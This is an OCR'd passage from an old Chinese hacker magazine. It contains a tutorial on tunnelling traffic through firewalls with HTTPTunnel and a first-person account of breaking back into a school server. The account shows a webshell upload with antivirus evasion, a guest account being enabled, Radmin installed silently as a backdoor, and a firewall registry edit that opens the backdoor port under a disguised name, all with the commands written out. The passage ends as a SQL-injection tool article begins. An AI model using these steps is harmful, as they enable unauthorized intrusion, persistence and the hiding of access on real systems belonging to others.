


图 3




图 4

四、总结

本文并没有什么高明的技巧，只是想告诉像我一样的菜鸟们：刚开始起步可能会比较困难，可以先在局域网内练习，慢慢积累经验，遇到问题要冷静，灵活变换，不要生搬硬套别人的方法。只要持之以恒，定会有所突破。

（本文所涉及的相关工具：RADMIN木马“可参见05年1期的杂志——自己丰衣足食—菜鸟的木马旅程”、捆绑工具在光盘中有收录。）

穿透TCP/IP筛选和防火墙——HTTPtunnel

SimpleLove

当你通过远程缓冲区溢出，得到一个反向连接的cmd shell，或者通过SQL Injection得到一个Web shell，这时，如果你还想扩大战果，或对目标主机进一步控制以最大利用肉鸡资源，却发现主机使用TCP/IP端口过滤，或者是管理员安装了非常BT的防火墙，对外部的连接有非常严格的限制……如果你是一名公司员工，由于老板在防火墙上对通过服务器进出的数据设置了严格的访问策略，只能访问外部一些特定的端口（例如21，80，1433等），但是你想突破这个限制，访问其他一些端口，怎么办呢？

下面就介绍一种可以轻松绕过端口过滤或者突破防火墙限制的方法——HTTPTunnel（注：通常情况下，大多数防火墙至少允许开放一种服务，如HTTP、FTP或者SMTP，如果屏蔽了所有端口的情况则不在本文讨论范围内）。

关于httptunnel：

Tunnel这个单词的意思是隧道，所以HTTPTunnel就被称为HTTP隧道或者是HTTP暗藏通道。HTTPTunnel技术的原理，就是在HTTP请求中创建一个虚拟的双向数据连接通道，实际上，就是将数据伪装成HTTP的数据形式，来欺骗防火墙以达到和目标主机进行通信的目的。再简单一点，就是将防火墙两端的数据包封装在防火墙所允许通过的数据包类型或端口上面，然后穿过防火墙与对端进行通讯，当封装的数据包到达目的地时，再将数据包还原，并将还原后的数据包交送到相应的服务上。HTTPTunnel技术，理论上可以穿越任意允许HTTP数据包通过的防火墙，尤其是那种网关做了限制只允许HTTP数据包通过的网络环境。

httptunnel刚开始时只有UNIX版本，现在已经有人把它移植到Windows平台上了，大大方便了我们这些tooluser。在httptunnel的主页http://www.nocrew.org/software/httptunnel.html上可以下载到Windows平台上的工具包hypertunnelNT.zip，解开压缩包后，我们只需要htc.exe、hts.exe和cygwin1.dll三个文件。其中htc.exe是客户端，hts.exe是服务端，运行时都需要cygwin1.dll的支持，因为For Windows的版本是在Cygwin环境下编译的，readme文件里写的很清楚。

httptunnel 3.0的使用方法：

怎么使用呢，虽然里面有详细的帮助文件，可惜都是E文的，直叹息当初没有好好学习英语……下面简单介绍一下几个常用参数。

htc.exe是本地客户端，用来封装数据包并发送至服务端。

```
C:\>htc -h
Usage: htc [OPTION]... HOST[:PORT]
Set up a httptunnel connection to PORT at HOST (default port is 8888).
（在主机上建立一个httptunnel连接，默认PORT是8888端口）。

-A, --proxy-authorization USER:PASSWORD(代理认证，需要密码时使用)
-B, --proxy-buffer-size BYTES（指定代理缓存的大小，单位是K，M，G）
-c, --content-length BYTES（指定HTTP PUT请求的大小，单位是K，M，G）
-D, --debug [LEVEL](调试模式)
-F, --forward-port PORT（要使用的TCP端口）
-M, --max-connection-age SEC（最大连接时间，默认为300秒）
-P, --proxy HOSTNAME[:PORT](使用HTTP代理，默认使用8080端口)
-V, --version（显示版本）
```

hts.exe是服务端，用来将接收的数据包还原然后发送到相应服务上。

```
C:\>hts -h
Usage: hts [OPTION]... [PORT]
Listen for incoming httptunnel connections at PORT (default port is 8888).(在PORT上监听httptunnel连接，默认监听端口是8888)

-c, --content-length BYTES（指定HTTP PUT请求的大小，单位是K，M，G）
-D, --debug [LEVEL](调试模式)
-F, --forward-port HOST:PORT（指定要连接本机的端口）
-M, --max-connection-age SEC（最大连接时间，默认为300秒）
-p, --pid-file LOCATION（写入一个PID文件到本地）
```

以下是我在LAN里的两台机器上进行简单的测试，看看httptunnel是如何工作的。

我的机器A是Win2K Pro+SP4，IP地址为192.168.0.11。另一台机器B是Win2K Server+SP4，IP地址为192.168.0.22，启动了IIS、FTP和MSSQL服务，但是使用了TCP/IP筛选只保留TCP 80和1433端口对外开放，如下所示：

```
C:\>filter -show all
TCP/IP Filter Munipulator V1.0 By WinEggdrop
--------------------------------------------------
IP Address(0): 192.168.0.22
TCPAllowedPorts--->Permit Only: 80;1433;
UDPAllowedPorts--->Permit All
--------------------------------------------------
```

因此我的机器A不能直接连接到B的TCP 21端口。下面要做的就是使用httptunnel，使机器A可以访问到机器B的FTP资源。

首先，在机器A上运行客户端htc.exe，在命令提示符下输入以下命令即可：

C:\>htc.exe -F 4444 192.168.0.22:80，表示将发送给本机TCP 4444端口的数据经过htc封装处理之后，再转发到192.168.0.22的TCP 80。端口4444可以随便选，只要本机没有被占用就可以。执行完后使用**netstat -na**命令可以看到本机的TCP 4444端口已经处于监听状态。如图1所示：

接着，在机器B上面执行服务端hts.exe，命令如下：

C:\>hts -F localhost:21 80

表示将外部对本机80端口的访问数据经过hts的“解封”后

转发到本地的21端口上来，并且开放80端口作为侦听端口。使用netstat -na可以看到TCP 80处于监听状态。如图2所示：

```
C:\>htc -F 4444 192.168.0.22:80
C:\>netstat -na
Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
  TCP    192.168.0.11:139       0.0.0.0:0              LISTENING
```

图 1

```
C:\>hts -F localhost:21 80
C:\>netstat -na
Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING
```

图 2

可以看到，有两个TCP 80端口处于“LISTENING”状态，这是因为机器B运行了IIS服务，本身已经打开了TCP 80，当我们运行hts后又监听一个TCP 80端口。有人就不理解了？机器B本身的TCP 80端口就是开放的，hts这样做会对其有影响吗？答案是否定的，HTTPTunnel的优点就在于，即使机器本身的TCP 80端口开放着，现在这么做也不会出现什么问题，正常的Web访问仍然走老路子，重定向的HTTPTunnel也畅通无阻，相互不影响。

最后，我在机器A上登陆B机器的FTP，如图3所示：

```
C:\>ftp
ftp> open 192.168.0.11 4444
Connected to 192.168.0.11.
220 Welcome To WinEggDrop Tiny FTP Server
User (192.168.0.11:(none)): test
331 User Name OK, Need Password.
Password:
230 User Logged In, Proceed.
ftp> ls
200 PORT Command Successful.
150 Opening ASCII Mode Data Connection For /bin/ls.
02-04-04  07:02AM                          5204 ftp.log
12-15-04  01:12AM                          1595 test.txt
01-27-05  02:01AM                       4036474 Serv-U6001.exe
226 Transfer Complete.
ftp: 173 bytes received in 0.02Seconds 8.65Kbytes/sec.
ftp> bye
221 FareWell
```

图 3

可以看出，在A机器上连接自身的TCP 4444端口就等于连接到B机器的FTP上（B机器的FTP Server使用的是WinEggDrop的TinyFTPD V1.5），连接上以后，可以进行正常的FTP操作，和一般的FTP登陆没什么区别。

上面是比较直观的测试，下面我通过使用Sniffer软件在机器A和B上抓取数据包来对数据流的方向和端口使用情况进行进一步的分析。

我这里用的sniffer软件是WinDump，需要WinPcap_3_1_beta4.exe的支持。

FTP登陆到机器B时在机器A上运行WinDump抓取数据包，如图4所示：

```
C:\>windump -i 2 -c 5 -n tcp
windump: listening on \Device\NPF_{AECAB59E-24AC-4987-8677-3E77D3395D20}
16:48:13.124738 IP 192.168.0.11.1159 > 192.168.0.22.80: S 2183532483:2183532483
(0) win 65535 <mss 1460,nop,nop,sackOK>
16:48:13.124933 IP 192.168.0.22.80 > 192.168.0.11.1159: S 670606741:670606741(0)
ack 2183532484 win 8192 <mss 1460,nop,nop,sackOK>
16:48:13.125004 IP 192.168.0.11.1159 > 192.168.0.22.80: . ack 1 win 65535
16:48:13.126112 IP 192.168.0.11.1159 > 192.168.0.22.80: P 1:28(27) ack 1 win
65535
16:48:13.126179 IP 192.168.0.11.1159 > 192.168.0.22.80: P 28:32(4) ack 1 win
65535
5 packets captured
49 packets received by filter
0 packets dropped by kernel
```

图 4

限于篇幅，这里只抓取了5个数据包。可以看到A和B顺利的进行了三次握手，建立了TCP连接，然后通过机器B的TCP 80端口开始传输数据。

使用**netstat -na**查看，结果如图5所示：

```
TCP    192.168.0.11:1158      192.168.0.11:4444      ESTABLISHED
TCP    192.168.0.11:1159      192.168.0.22:80        ESTABLISHED
TCP    192.168.0.11:1160      192.168.0.22:80        ESTABLISHED
TCP    192.168.0.11:4444      192.168.0.11:1158      ESTABLISHED
```

图 5

同时在机器B上也使用WinDump抓取数据包，如图6所示：

```
C:\>windump -i 2 -c 6 -n tcp
windump: listening on \Device\NPF_{CB451638-BE20-49E6-A700-A67CB8C40CF7}
16:49:32.113882 IP 192.168.0.11.1162 > 192.168.0.22.80: S 2204401340:2204401340(0)
win 65535 <mss 1460,nop,nop,sackOK>
16:49:32.113977 IP 192.168.0.22.80 > 192.168.0.11.1162: S 691449715:691449715(0
ack 2204401341 win 8192 <mss 1460,nop,nop,sackOK>
16:49:32.114121 IP 192.168.0.11.1162 > 192.168.0.22.80: . ack 1 win 65535
16:49:32.115302 IP 192.168.0.11.1162 > 192.168.0.22.80: P 1:28(27) ack 1 win 6535
16:49:32.115332 IP 192.168.0.11.1162 > 192.168.0.22.80: P 28:32(4) ack 1 win 6535
16:49:32.115361 IP 192.168.0.11.1162 > 192.168.0.22.80: P 32:34(2) ack 1 win 6535
6 packets captured
52 packets received by filter
0 packets dropped by kernel
```

图 6

使用**netstat -na**查看，结果如图7所示：

```
TCP    127.0.0.1:21           127.0.0.1:1186         ESTABLISHED
TCP    127.0.0.1:1186         127.0.0.1:21           ESTABLISHED
TCP    192.168.0.22:80        192.168.0.11:1162      ESTABLISHED
TCP    192.168.0.22:80        192.168.0.11:1163      ESTABLISHED
```

图 7

可以看出，在A和B建立连接以及通信的过程中，确实使用的是TCP 80端口。机器B在接受到来自机器A对TCP 80的请求后，hts.exe就把该数据包还原，然后交送到本机相应的服务上，这里就是机器B的FTP服务。

注意事项：

细心的读者可能会注意到httptunnel的Client端htc还有一个参数“-P”，于是就会问，这个参数有什么作用呢？下面就简单介绍一下。

我个人认为，这个参数用于当目标机器进行了安全设置，对一些IP地址进行了过滤的情况下使用的，这是其一；另外一个原因就不用说了，使用代理可以隐藏攻击者的真实身份。

例如机器B进行了设置，不允许机器A的IP地址访问，但是机器C可以访问到B。

这样，在机器C上运行代理软件，然后A通过连接C，再连接B，这样就可以登陆到B的FTP上。假设机器C的IP地址是192.168.0.33，HTTP代理端口是TCP 8080，这样在机器A上面运行：**“C:\>htc -F 4444 -P 192.168.0.33 192.168.0.22:80”**。因为默认的HTTP代理端口是8080，所以这里不用再写出来。所以，当连接机器A的TCP 4444端口时候，数据经过htc封装处理后发送到192.168.0.33的TCP 8080端口，经过HTTP代理后，再把数据转发到192.168.0.22的TCP 80端口，最后再由hts把发送过来的数据处理，转交到机器B本身的FTP服务上。

小结：

如果机器安装了防火墙，那也只能记录正常的TCP 80端口的访问连接，而对于在防火墙两边都运行了httptunnel之后，伪装成http格式的其他数据流却是无能为力。

所以，机器做了安全配置以及安装了防火墙，可以抵御一些攻击，但并不能说这样就可以高枕无忧，万无一失了。而应该时刻提高警惕，因为没有绝对的安全。

由于本人水平有限，再加上时间和试验环境的限制，其它方面未做过多的测试，有兴趣的朋友可以自己去测试。最后，祝愿X越办越好……

（本文所涉及的相关工具：HTTPtunnel3.0光盘中有收录。）

傻瓜黑客

穿过XP sp2的防火墙入侵

学校的一台服务器，双CPU，2G内存，200G硬盘，以前是2003的系统，半年前，我通过服务器上的动力文章系统的漏洞得到webshell，进而拿到了系统权限，因为它直接开的3389，我就克隆了管理员，放了一个asp木马。别的没有怎么做手脚。但是直到前几天我再用3389登录的时候，发现已经不能连接上去了，马上在IE地址栏里输入留的asp木马地址，提示找不到文件。我知道失去了一台肉鸡了，后悔当初没有好好珍惜。当然很不甘心，决定再探个究竟。

首先是扫描，发现开放了80，443，8080端口，以前他是用APACHE做的服务器，这个我知道。但是以前能扫描到其他的开放端口，现在只得到这三个必须开放的，说明对方主机可能使用了防火墙。到目前为止我还以为它还是2003系统，我想2003也没有什么好利用的漏洞啊，那么仍旧从网页入手吧。以前的入侵结果告诉我，这台主机上绑定了3个IP，分别绑定了一个asp网站，一个php网站和一个电影服务器。现在再看，发现那个php的已经改成了一个文档下载的了。查看其中连接的属性，没有扩展名，但是和以前的一样，对应的8080端口，这个好象能利用的可能不大。而80端口对应的还是那个asp网站，以前就是通过它入侵的，这次看来还要用到它。怎么用呢？它以前因为是低版本的动力文章系统，存在sql注入，被我猜到管理员密码才得逞的，但是现在已经升级成新的版本了，再注入，我是没有那个本事。

正苦闷，猛然想起我记得以前的管理员密码，因为太好记了，所以现在还记得。试试先，打开管理员登录页面，输入我记忆中的密码，居然喀嚓一下进去了！心里那个美呀！然后怎么办？想必大家都熟悉死了，当然是上传一个改了扩展名的asp木马，然后通过动力文章自带的数据库备份功能，把它还原成可爱的asp木马。我刚开始上传的几个都没有成功，估计是被杀毒软件给杀掉了。

正好那天下载了海阳顶端2006版，马上用screnc加密工具加密，加密以后我根本看不懂，同时，杀毒软件也看不懂了，这次成功上传，顿时感觉到2006版的强大功能。同时发现原来对方的系统原来是XP的。因为这些大家都非常熟悉，我都很简略的说了。其实现在得到了个webshell，好像离系统权限似乎很近了，但是我实际入侵中却是相当不容易的。

首先在海阳2006的系统服务信息里查看开放的服务，没有发现SERV-U的踪影，通过它提升权限的路被封了。但是获得了APACHE的版本信息（你说什么？对apache溢出？算了吧，对我来说那都是传说）。通过服务名为AVP判断，对方主机安装了卡巴斯基杀毒软件。同时发现开放的服务里有Windows Firewall/Internet Connection Sharing (ICS)，这个好像是SP2自带的防火墙的服务名吧，学校那些人升级倒是非常勤，什么都用最新的版本。查看开放的端口，发现有80，85，3306，3389，8080等，那么我扫描不到的这些端口，都被防火墙保护起来了。但是这个asp木马，权限太小了，我想装个后门，这样的权限是不可能的，但是现在怎么才能提升权限呢？

哈哈，想起上次还是2003系统的时候，我是怎么得手的了，现在故伎重施。说起来上次也是运气，因为对方支持PHP，我就传了个flame.php上去，结果发现居然是系统权限，因为我听说Windows系统上默认安装的apache是以system权限运行的，如果对方的安全模式还没有打开的话……上次真好运，这些条件那台主机都满足，于是我通过flame.php得到了系统权限。那么这次呢，不管那么多，试试先。这次传了个phpspy上去，传到8080端口对应的网站目录下，木马能够运行，看来还好，我本来还怕它不支持PHP了呢。用木马自带的PHP环境变量，发现运行于安全模式居然还是NO，这样子我当然喜欢了（如图1）。

PHP运行方式	APACHE
PHP版本	4.3.8
运行于安全模式	No
服务器管理员	[no address given]
本文件路径	[redacted]php
PHP基本特性	
允许使用 URL 打开文件 allow_url_fopen	Yes
允许动态加载链接库 enable_dl	Yes
显示错误信息 display_errors	Yes
自动定义全局变量 register_globals	Yes
magic_quotes_gpc	Yes

图1

在webshell模式里以system函数运行**net user guest /active:yes**，成功！那么可以肯定，和上次一样，现在得到了一个具有system权限的webshell。然后呢？因为xp系统的远程登陆十分变态，我要是通过3389登录了会把对方通过3389登录的用户踢下去，一下子就被发现了。况且现在因为对方防火墙的限制，我还连不上它的3389，所以就想留个别的后门。

至于留什么后门，为了长久之计（不被频频升级的杀毒软件给干掉），还是留个radmin好，因为我知道卡巴斯基不杀它，见过诺顿杀它。把需要用到的文件r_server.exe、admdll.dll、raddrv.dll和已经做好了的server.reg通过phpspy上传到目标主机，然后在webshell模式里分别运行：

```
regedit /s server.reg
r_server.exe /install /silence
net start r_server
```

很顺利的看到了r_server服务成功启动。用**netstat -an**查看也发现我们设定的4000端口已经打开（如图2）。

```
选择执行函数: system        输入命令: netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:85             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1110           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1125           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8009           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1026         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:8005         0.0.0.0:0              LISTENING
  TCP    [redacted]:80          [redacted]:1581        ESTABLISHED
```

图2

马上用radmin连接它的4000端口，提示连接不上。看来是防火墙干的。用**net start**和**tasklist**查看，没有发现别的防火墙开放的服务和进程，那么除了系统自带的防火墙以外没有其他的防火墙，那么就要想办法干掉sp2自带的防火墙了。Sp2刚出的时候，不少人对它自带的防火墙评价很高，我也觉得是做的像专业的防火墙了，可是它到底安全系数有多大呢？上google找了一下，发现早就有前辈发现它的弱点了，原来sp2的防火墙配置信息都存到

了注册表里 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\\Parameters\FirewallPolicy这个地方。在木马的webshell模式里运行：regedit /e firewall.reg HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\\Parameters\FirewallPolicy，过一会这个firewall.reg文件生成后，把它下载到本地，用记事本打开，发现修改里面的键值居然可以关掉防火墙。有兴趣的可以自己研究，因为我只是想让我们的后门能合法的被连接上，所以要注意的是这个地方：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\\Parameters\FirewallPolicy\StandardProfile\Globally-OpenPorts\List，它的形式是这样的：

“端口：协议类型＝‘端口’协议类型；允许连接的IP：Enabled/Disabled；要在防火墙项目中显示的名字”

其中，端口就是你的服务开放的端口了，协议类型就是TCP或UDP什么的，要注意的是允许连接的IP，要是允许所有的IP连接，那么就用＊表示，不然就写成“IP地址／掩码”的形式，所有IP之间用逗号分开。但是要允许一个IP段所有的IP，那么就写上开头的IP地址，比如192.168.0.0-192.168.0.255这个网段就是192.168.0.0/255.255.255.0，要是单独的IP，掩码地址就是255.255.255.255，这个要注意。我把下载到的firewall.reg文件修改了一下，因为我的radmin开了4000端口，并且想在3389里给自己一个名额，所有修改的结果如图3所示。那个＊.＊.182.29就是我了，哈哈，4000端口后面那个WinAccess是什么？当然是我为了迷惑人起的名字了。把修改后的firewall.reg文件传到对方主机上，运行regedit /s firewall.reg，再在本机连他的4000端口，很顺利的就进去了，如图4是我用radmin的telnet进去后截的图。当然，接着还要干清理、巩固的活儿，干起来就没有多大的乐趣了，我也就不说了。

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\Gl
s\List]
"80:TCP"="80:TCP:*:Enabled:www"
"8080:TCP"="8080:TCP:*:Enabled:www2"
"3389:TCP"="3389:TCP:[redacted].0/255.255.255.0,[redacted].248/255.255.255.255,[redacted]251/255.255.255.25
29/255.255.255.255:Enabled:@xpsp2res.dll,-22009"
"85:TCP"="85:TCP:*:Fnabled:www3"
"443:TCP"="443:TCP:*:Enabled:update"
"4000:TCP"="4000:TCP:*:Enabled:WinAccess"
```

图 3

```
菜单(F) 帮助(H)
        1BB

Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\WINDOWS\systen32>ipconfig /all


Windows IP Configuration


        Host Name . . . . . . . . . . . . : aaa-5f77e9fb8c
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknoum
        IP Routing Enabled. . . . . . . . : No
```

图 4

很明显，对方主机的安全配置实在是不太好，网管的安全意识也差，直接导致我运气好，才能拿下它。不过说实话，微软也的确是大意，居然把防火墙的配置写到注册表里，明摆着要给我们机会啊！谢谢微软了，有了这个防火墙的保护，我相信我这次能拥有这台主机更长的时间了！文章写的有点乱，若有错误或者写的不明的地方，请多指教。

（文章的相关工具：配置好的远程控制radmin、光盘中有收录。）

HDSI 2.0X 版详细大解说

小静静的老公仔

“NBSI的时代已经过去，HDSI2的时代到来，一款无敌的注入工具又悄然而至……”

大家都看了上一期《最新旁注工具完全体验》，听说反映良好，菜鸟们需要这样功能强大的工具辅助，学习入侵网站。好啦，那我今天就给大家再带来一款新的入侵必备工具，此工具的功能更加地强大哦。欢迎我们的HDSI 2.0 最终版（黑客X档案专用版）闪亮登场！如图1。

